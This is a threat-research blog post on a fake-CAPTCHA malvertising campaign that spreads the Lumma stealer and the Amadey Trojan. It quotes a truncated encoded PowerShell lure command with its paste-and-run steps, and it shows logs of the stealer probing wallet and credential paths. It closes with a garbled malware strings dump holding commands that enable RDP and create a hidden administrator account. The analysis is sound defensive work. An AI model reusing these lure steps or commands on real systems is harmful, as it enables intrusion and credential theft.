Lumma/Amadey: fake CAPTCHAs want to know if you're human


By Vasily Kolesnikov

Published: 2024-10-29 · Archived: 2026-04-05 21:32:13 UTC

Attackers are increasingly distributing malware through a rather unusual method: a fake CAPTCHA as the initial infection vector. Researchers from various companies reported this campaign in August and September. The attackers, primarily targeting gamers, initially delivered the Lumma stealer to victims through websites hosting cracked games.


Our recent research into the adware landscape revealed that this malicious CAPTCHA is spreading through a variety of online resources that have nothing to do with games: adult sites, file-sharing services, betting platforms, anime resources, and web apps monetizing through traffic. This indicates an expansion of the distribution network to reach a broader victim pool. Moreover, we discovered that the CAPTCHA delivers not only Lumma but also the Amadey Trojan.

To avoid falling for the attackers' tricks, it's important to understand how they and their distribution network operate. The ad network pushing pages with the malicious CAPTCHA also includes legitimate, non-malicious offers. It functions as follows: clicking anywhere on a page using the ad module redirects the user to other resources. Most redirects lead to websites promoting security software, ad blockers, and the like – standard practice for adware. However, in some cases, the victim lands on a page with the malicious CAPTCHA.



Examples of sites redirecting the user to a CAPTCHA


Unlike genuine CAPTCHAs designed to protect websites from bots, this imitation serves to promote shady resources. As with the previous stage, the victim doesn't always encounter malware. For example, the CAPTCHA on one of the pages prompts the visitor to scan a QR code leading to a betting site:



CAPTCHA with QR code

The Trojans are distributed through CAPTCHAs with instructions. Clicking the “I’m not a robot” button copies the line **powershell.exe -eC bQBzAGgAdABhA<…>MAIgA=** to the clipboard and displays so-called “verification steps”:


- Press Win + R (this opens the Run dialog box);
- Press CTRL + V (this pastes the line from the clipboard into the text field);
- Press Enter (this executes the code).



CAPTCHA with instructions

We’ve also come across similar instructions in formats other than CAPTCHAs. For instance, the screenshot below shows an error message for a failed page load, styled like a Chrome message. The attackers attribute the problem

to a “browser update error” and instruct the user to click the “Copy fix” button. Although the page design is different, the infection scenario is identical to the CAPTCHA scheme.




Fake update error message

The line from the clipboard contains a Base64-encoded PowerShell command that accesses the URL specified there and executes the page’s content. Inside this content is an obfuscated PowerShell script that ultimately downloads the malicious payload.

Payload: Lumma stealer


Initially, the malicious PowerShell script downloaded and executed an archive with the Lumma stealer. In the screenshot below, the stealer file is named 0Setup.exe:



```
..
0Setup.exe
AppReadiness.dll
AppResolver.dll
AppVCatalog.dll
AppVEntStreamingManager.dll
SharedVoiceAgents.dll
SHCore.dll
WwaApi.dll
wxmsw32u_xrc_gcc_custom.dll
```


Contents of the malicious archive

After launching, 0Setup.exe runs the legitimate BitLockerToGo.exe utility, normally responsible for encrypting and viewing the contents of removable drives using BitLocker. This utility allows viewing, copying, and writing files, as well as modifying registry branches – functionality that the stealer exploits.




0Setup.exe (9472)	Fast Video Cutter ...	C:\Users\user\De...		XiangJi Software ...	WIN10\user	"C:\U
BitLockerToGo.exe (7924)	BitLocker To Go ...	C:\Windows\BitL...		Microsoft Corporat...	WIN10\user	"C:\W

Armed with BitLocker To Go, the attackers manipulate the registry, primarily to create the branches and keys that the Trojan needs to operate:




6:07:1...	BitLockerToGo.exe	7924	RegSetInfoKey	HKLM\SOFTWARE\WOW6432Node\Microsoft\Windows\CurrentVersion\Internet Settings	SUCCESS	KeySetInformation...
6:07:1...	BitLockerToGo.exe	7924	RegQueryValue	HKLM\SOFTWARE\WOW6432Node\Microsoft\Windows\CurrentVersion\Internet Settings\ShareCredsWithWinHttp	NAME NOT FOUND	Length: 16
6:07:1...	BitLockerToGo.exe	7924	RegCloseKey	HKLM\SOFTWARE\WOW6432Node\Microsoft\Windows\CurrentVersion\Internet Settings	SUCCESS	

That done, Lumma, again using the utility, searches the victim's device for files associated with various cryptocurrency wallets and steals them:




6:25:4...	BitLockerToGo....	8376	CreateFile	C:\Users\user\AppData\Roaming\Exodus\exodus.wallet	PATH NOT FOUND	Desired Access: R...
6:25:4...	BitLockerToGo....	8376	CreateFile	C:\Users\user\AppData\Roaming\Exodus\exodus.wallet	PATH NOT FOUND	Desired Access: R...
6:25:4...	BitLockerToGo....	8376	CreateFile	C:\Users\user\AppData\Roaming\Ledger Live	NAME NOT FOUND	Desired Access: R...
6:25:4...	BitLockerToGo....	8376	CreateFile	C:\Users\user\AppData\Roaming\Ledger Live	NAME NOT FOUND	Desired Access: R...
6:25:4...	BitLockerToGo....	8376	CreateFile	C:\Users\user\AppData\Roaming\atomic\Local Storage\leveldb	PATH NOT FOUND	Desired Access: R...
6:25:4...	BitLockerToGo....	8376	CreateFile	C:\Users\user\AppData\Roaming\atomic\Local Storage\leveldb	PATH NOT FOUND	Desired Access: R...
6:25:4...	BitLockerToGo....	8376	CreateFile	C:\Users\user\AppData\Local\Coinomi\Coinomi\wallets	PATH NOT FOUND	Desired Access: R...
6:25:4...	BitLockerToGo....	8376	CreateFile	C:\Users\user\AppData\Local\Coinomi\Coinomi\wallets	PATH NOT FOUND	Desired Access: R...
6:25:4...	BitLockerToGo....	8376	CreateFile	C:\Users\user\AppData\Roaming\Authy Desktop\Local Storage\leveldb	PATH NOT FOUND	Desired Access: R...
6:25:4...	BitLockerToGo....	8376	CreateFile	C:\Users\user\AppData\Roaming\Authy Desktop\Local Storage\leveldb	PATH NOT FOUND	Desired Access: R...
6:25:4...	BitLockerToGo....	8376	CreateFile	C:\Users\user\AppData\Roaming\Bitcoin\wallets	PATH NOT FOUND	Desired Access: R...
6:25:4...	BitLockerToGo....	8376	CreateFile	C:\Users\user\AppData\Roaming\Bitcoin\wallets	PATH NOT FOUND	Desired Access: R...
6:25:4...	BitLockerToGo....	8376	CreateFile	C:\Users\user\AppData\Roaming\Binance	NAME NOT FOUND	Desired Access: R...
6:25:4...	BitLockerToGo....	8376	CreateFile	C:\Users\user\AppData\Roaming\Binance	NAME NOT FOUND	Desired Access: R...
6:25:4...	BitLockerToGo....	8376	CreateFile	C:\Users\user\AppData\Roaming\Binance	NAME NOT FOUND	Desired Access: R...
6:25:4...	BitLockerToGo....	8376	CreateFile	C:\Users\user\AppData\Roaming\Binance	NAME NOT FOUND	Desired Access: R...
6:25:4...	BitLockerToGo....	8376	CreateFile	C:\Users\user\AppData\Roaming\Binance	NAME NOT FOUND	Desired Access: R...
6:25:4...	BitLockerToGo....	8376	CreateFile	C:\Users\user\AppData\Roaming\Binance	NAME NOT FOUND	Desired Access: R...
6:25:4...	BitLockerToGo....	8376	CreateFile	C:\Users\user\AppData\Roaming\Binance	NAME NOT FOUND	Desired Access: R...
6:25:4...	BitLockerToGo....	8376	CreateFile	C:\Users\user\AppData\Roaming\Binance	NAME NOT FOUND	Desired Access: R...
6:25:4...	BitLockerToGo....	8376	CreateFile	C:\Users\user\AppData\Roaming\com.liberty.jaxx\IndexedDB	PATH NOT FOUND	Desired Access: R...
6:25:4...	BitLockerToGo....	8376	CreateFile	C:\Users\user\AppData\Roaming\com.liberty.jaxx\IndexedDB	PATH NOT FOUND	Desired Access: R...
6:25:4...	BitLockerToGo....	8376	CreateFile	C:\Users\user\AppData\Roaming\Electrum\wallets	PATH NOT FOUND	Desired Access: R...
6:25:4...	BitLockerToGo....	8376	CreateFile	C:\Users\user\AppData\Roaming\Electrum-LTC\wallets	PATH NOT FOUND	Desired Access: R...
6:25:4...	BitLockerToGo....	8376	CreateFile	C:\Users\user\AppData\Roaming\ElectronCash\wallets	PATH NOT FOUND	Desired Access: R...
6:25:4...	BitLockerToGo....	8376	CreateFile	C:\Users\user\AppData\Roaming\Guarda\IndexedDB	PATH NOT FOUND	Desired Access: R...
6:25:4...	BitLockerToGo....	8376	CreateFile	C:\Users\user\AppData\Roaming\Guarda\IndexedDB	PATH NOT FOUND	Desired Access: R...
6:25:4	BitLockerToGo	8376	CreateFile	C:\Users\user\AppData\Roaming\DashCore\wallets	PATH NOT FOUND	Desired Access: R


Then, the attackers view browser extensions related to wallets and cryptocurrencies and steal data from them:




Following this, the Trojan attempts to steal cookies and other credentials stored in various browsers:




Finally, the malware searches for password manager archives to steal their contents as well:



Throughout the data collection process, the Trojan tries to use the same BitLocker To Go to send the stolen data to the attackers' server:



Once the malware has found and exfiltrated all valuable data, it starts visiting the pages of various online stores. The purpose here is likely to generate further revenue for its operators by boosting views of these websites, similar to adware:



Payload: Amadey Trojan

We recently discovered that the same campaign is now spreading the Amadey Trojan as well. Known since 2018, Amadey has been the subject of numerous security reports. In brief, the Trojan downloads several modules for stealing credentials from popular browsers and various Virtual Network Computing (VNC) systems. It also detects crypto wallet addresses in the clipboard and substitutes them with those controlled by the attackers. One of the modules can also take screenshots. In some scenarios, Amadey downloads the Remcos remote access tool to the victim's device, giving the attackers full access to it.

╤? AO _ Unknown exception bad array new length : generic iostr
eam iostream stream error Fail to schedule the chore! This function ca
nnot be called on a default constructed task broken promise future alre
ady retrieved promise already satisfied no state future invalid st
oi argument stoi argument out of range bad locale name ios_base::badbit
set ios_base::failbit set ios_base::eofbit set 805f14f85ee1dae0f331
5e33e81c2a42 cb36de7f397799e419deb9caf3a96a89 322a8d 6d5a45058fa30d5
968f8d3f9443ad8a7 JIODBcl2FnIVRC8mRbI= IobnPxWw8nRadzNvWa1f6qJdizVy2H
t= KHYBCp== RnUq2AZq GHVx4J== IHPx4J== WI8qCcJ2SngmQg== O
Sb54Q0qFqZU2Q== RP3LLyiyOoZ3WWp9he1p66RS1C4r3mKmaSHhGW0v7qZkgF3ahfFf
66X5YkLwK2YaWF== RP3LLyiyOoZ3WWp9he1p66RS1C4r3mKmaSHhGW0v7qZkgF3ahfFf66X
5VU8y3G2pWMDhLQSi7mFJdGZhgutw66pc3UzB RSLm3gWY7E== RbPy VRVpyvdACJ
NDUEpHNu1pF7w9 RP3LLyiyOoZ3WWp9he1p66RS1C4r3mKmaSHhGW0v7qZkgF3ahfFf66X5Y
kLw cPzPzCpGDM7 RwDAPWOe61Q= RP3LLyiyOoZ3WWp9he1p66RS1C4r3mKm
aSHhGW0v7qZkgF3ahfFf66X5VU8y3G2pWMDhKVmi6KA7Umch4yNo7A== GKPYHOONOocwVUB
uOI== UtzB3t== Rt3YLt== OPPZ 8LKa acGa RKa 9SGa Vb
ea VMCa vGa aLYa WvUa VMSa 9wSa 9R7a 9U= VSDqP
v h6KBY12BehuXa6Kp0 VSDqPv h6KA= VRru3v h6KA= Wsy= WIy= WIC=
WIG= QLzu2 == 8wL53wtsFA== 8wL53AR3FCb= WMbq Wvrx VRV
p wGC 9MHu bbfB ISz61P0X MvG+ MvK+ IQvx4Pim6rQl Hn
mw Fl== cp== GcPz1QV6 MF== Rbq2zBwGm9aeGA= 8RPD2f0pGDMk2
GBh ORP5JfKX513bX3poiyNjM0Xeft== RwDAPWOe6YV8gGJ2 NKTGKUVdO6ccgHh7
heM= NMTu3fJ= PRzE3z0v76xVLEB739== OKHKLt== RvzzPzJdO6Z gXNeizc
= Ov3o4zdvCJhb1g== NKTM JoSBLzdXS0BJ2WRQhedQ9U== Nbf5Pz0jT09a2X
M= Qb3D4zdr RR3B1zdw NR3y2VWs SRfzHz0jT09a2XM= JsyDCsVYHngUR
Q== bC= aRC= NR3z4z0r8G5KhXFaTatj80pSeUrj4nJmWb3D2L6hS1V8RyF8gVNk
TKxqiQQvCSTk IHUyBL5q AFjI2V XT09QOUVehVtl76dSeTZwFiud9SDyBPWe8KIXLG9
7gOMZCqJ hDukFyud8Lrq2fKqTX49 F6UPGVdr8KZkgC5JjPtbImt gEru2WG9avfA2bdsS7
VbgC5oizBbS0SFGdQM AFiyBL5qFW4= IHUSs == MSHo3c5u IbjBPp==
NR3z4z0r8G5KhXFaTat87LtkeTDj5Gem9839BQi08C5ce3NiQPNo6KNm2ZZmQWJ=
RQfYLx0KRIRRfnNagfJt66XSgjZuL2ORUtHA2gWv66B3T2cihzNQT1BG2TRnOEGm9Mv64z0vNqJ
j2Q== NR3y3A0XT1NE1W5a VLDoPz0jT61fdmxhgOXl7LxqgQH35n7VbMiBCMNwHHYSQz
kUQN0= IMPz1PSsTKYj RQfYLx0KRIRRfnNagfJt66XSgjZuL2ORUtHA2gWv66B3YW9ei
yNaPqdc3TZeH02FSuDUJyCTMYUvW1A= RQfYLx0KRIRlenVngUpJT1IoQAveL2Opabfo
PQS KqJpdWRtfPFm6KxX1CPrQGOm SbfpPPdGLE== UsuBCwF= OvPrOQ0p8JRbgHV
ege6pFp K3UDx3HOR8L3z OvPrOQ0p8JRbgHVege6pFpdK3UDx3HOR8L3z RP3LLyiyOo
Z3WWp9he1p66RS1C4r3mKmaSGlJeW K7ZofmZjixRb7rFhfZU= RwDAPA0g8I98eWY= J
9uCEJ== J9uDC == J9uCD == J9uDDJ== NSPD3f0r8INRdWB Up==
L9ia cPzPzCpGDMk2X1a IRml FcLm3Vyo50BiLCcbNu1f6Wsa F8urzbGX505
be3ZPNvw7DmQ93DLuzA== G8S1HQmm8GM= F8urzbGvT087 FrSryt== Rv38PQ
Ow5KZieC9ajyM= ILP9PPSY8KplenFkgyd 9Wtq3TRx5GOq8L8zPPVdFY3feGY6N9== F
6== Rb64zWs8687OXQ6QPI7GE== SKd3p== bzzPzdq ABCDEFGHIJKL
MNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/ 0%x %x abcdefg
hijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789 Keyboard Layout\Pr
eload 00000419 00000422 00000423 0000043f System i m a g e
/ j p e g 0 1 2 3 4 5 6 7 8 9 NtUnmapViewO
fSection ntdll.dll runas , r / . \ 10 11 12 13 0x0
0000000 fDenyTSConnections SYSTEM\CurrentControlSet\Control\Terminal Serv
er netsh advfirewall firewall set rule group="Remote Desktop" new en
able=Yes sc config termservice start= auto net start termservice " /a
dd /y " " net user " " /add net localgroup "Administrators" " '" SET
PasswordExpires=FALSE WMIC USERACCOUNT WHERE "Name = ' '" SET Passwor
dchangeable=FALSE w 01--E ' ' -DestinationPath ' powershell -Comma
